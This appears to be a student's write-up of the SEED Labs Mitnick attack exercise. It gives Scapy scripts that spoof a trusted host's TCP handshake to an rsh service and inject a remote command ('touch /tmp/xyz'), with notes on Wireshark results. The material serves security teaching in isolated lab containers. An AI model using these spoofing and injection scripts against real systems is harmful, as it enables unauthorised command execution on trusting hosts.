
Step 1: Spoof a SYN packet.

Then I wrote a program to write a program to spoof a SYN packet from the trusted server (now attacker) to the X-terminal.



```
task2.1_step1.py
#!/usr/bin/env python3
from scapy.all import*
client = "10.9.0.6"
server = "10.9.0.5"
srcport = 1023
dstport = 514
syn_seq = 0x1000
# Spoofing a SYN from client to server
ip = IP(src=client, dst=server)
tcp = TCP(sport=srcport, dport=dstport, seq=syn_seq, flags='S')
print('Sending SYN...')
send(ip/tcp, verbose=1)
```

Then I started Wireshark and ran the code on the container. As you can see in Wireshark I received a SYN+ACK packet back from the X-terminal.



Step 2: Respond to the SYN+ACK packet.

Here, I wrote a program to respond to the SYN+ACK packet.

```


task2.1_step1.py
task2.1_step2.py
~/Desktop/mitnick_seed/Labsetup/volumes

1 #!/usr/bin/env python3
2 from scapy.all import*
3 x_ip = "10.9.0.5" # X-Terminal
4 x_port = 514 # Port number used by X-Terminal
5
6 srv_ip = "10.9.0.6" # The trusted server
7 srv_port= 1023 # Port number used by the trusted server
8 seq_num = 0x1000
9
10 def spoof(pkt):
11     old_ip = pkt[IP]
12     old_tcp = pkt[TCP]
13
14     # Print out debugging information
15     tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
16     print("{}:{}->{}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
17
18     if old_tcp.flags == 'SA': # Making sure it is a SYN+ACK packet and spoofing the ACK to finish the handshake protocol
19         ip = IP(src=srv_ip, dst=x_ip)
20         tcp = TCP(sport = srv_port, dport=x_port, seq=seq_num+1, ack=old_tcp.seq+1, flags="A")
21         data = 'Hello (^_^) (^_^\n'
22         pkt = ip/tcp/data
23         send(pkt, verbose=0)
24
25 sniff(iface='br-54bb34c3e78f', filter='tcp and src host 10.9.0.5 and src port 514 and dst host 10.9.0.6 and dst port 1023',
prn=spoof)


10.9.0.5:514 -> 10.9.0.6:1023 Flags=A Len=0

```

I then started Wireshark and opened a second terminal with the attacker container in order to execute the step2 code first and then step 1 code after.



Here, you can see that the ACK packet was successfully sent.



Step 3: Spoof the rsh data packet.

I couldn't get this part but his is the closest I got. Here, you can see the code I used and once I ran it, I managed to get a "Session Establishment" packet on Wireshark with the specified command. Unfortunately, this file was not created in the server.


Open Save

task2.1_step1.py task2.1_step2.py task2.1_step3.py

```
task2.1_step3.py
-/Desktop/minnick_seed/labsetup/volumes

1#!/usr/bin/env python3
2 from scapy.all import*
3 x_ip = "10.9.0.5" # X-Terminal
4 x_port = 514 # Port number used by X-Terminal
5
6 srv_ip = "10.9.0.6" # The trusted server
7 srv_port= 1023 # Port number used by the trusted server
8 seq_num = 0x1000
9
10 def spoof(pkt):
11     old_ip = pkt[IP]
12     old_tcp = pkt[TCP]
13
14     # Print out debugging information
15     tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
16     print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
17
18     if old_tcp.flags == 'SA': # Making sure it is a SYN+ACK packet and spoofing the ACK to finish the handshake protocol
19         ip = IP(src=srv_ip, dst=x_ip)
20         tcp = TCP(sport = srv_port, dport=x_port, seq=seq_num+1, ack=old_tcp.seq+1, flags="A")
21         data = '514\x00seed\x00dees\x00touch /tmp/xyz\x00'
22         pkt = ip/tcp/data
23         ls(pkt)
24         send(pkt, verbose=0)
25 sniff(iface='br-afb6431c4c34', filter='tcp and src host 10.9.0.5 and src port 514 and dst host 10.9.0.6 and dst port 1023', prn=spoof)
```





References

https://seedsecuritylabs.org/Labs_20.04/Networking/TCP_Attacks/

https://seedsecuritylabs.org/Labs_20.04/Networking/Mitnick_Attack/

https://seedsecuritylabs.org/Labs_20.04/Files/Mitnick_Attack/Mitnick_Attack.pdf

https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/TCP_Attacks.pdf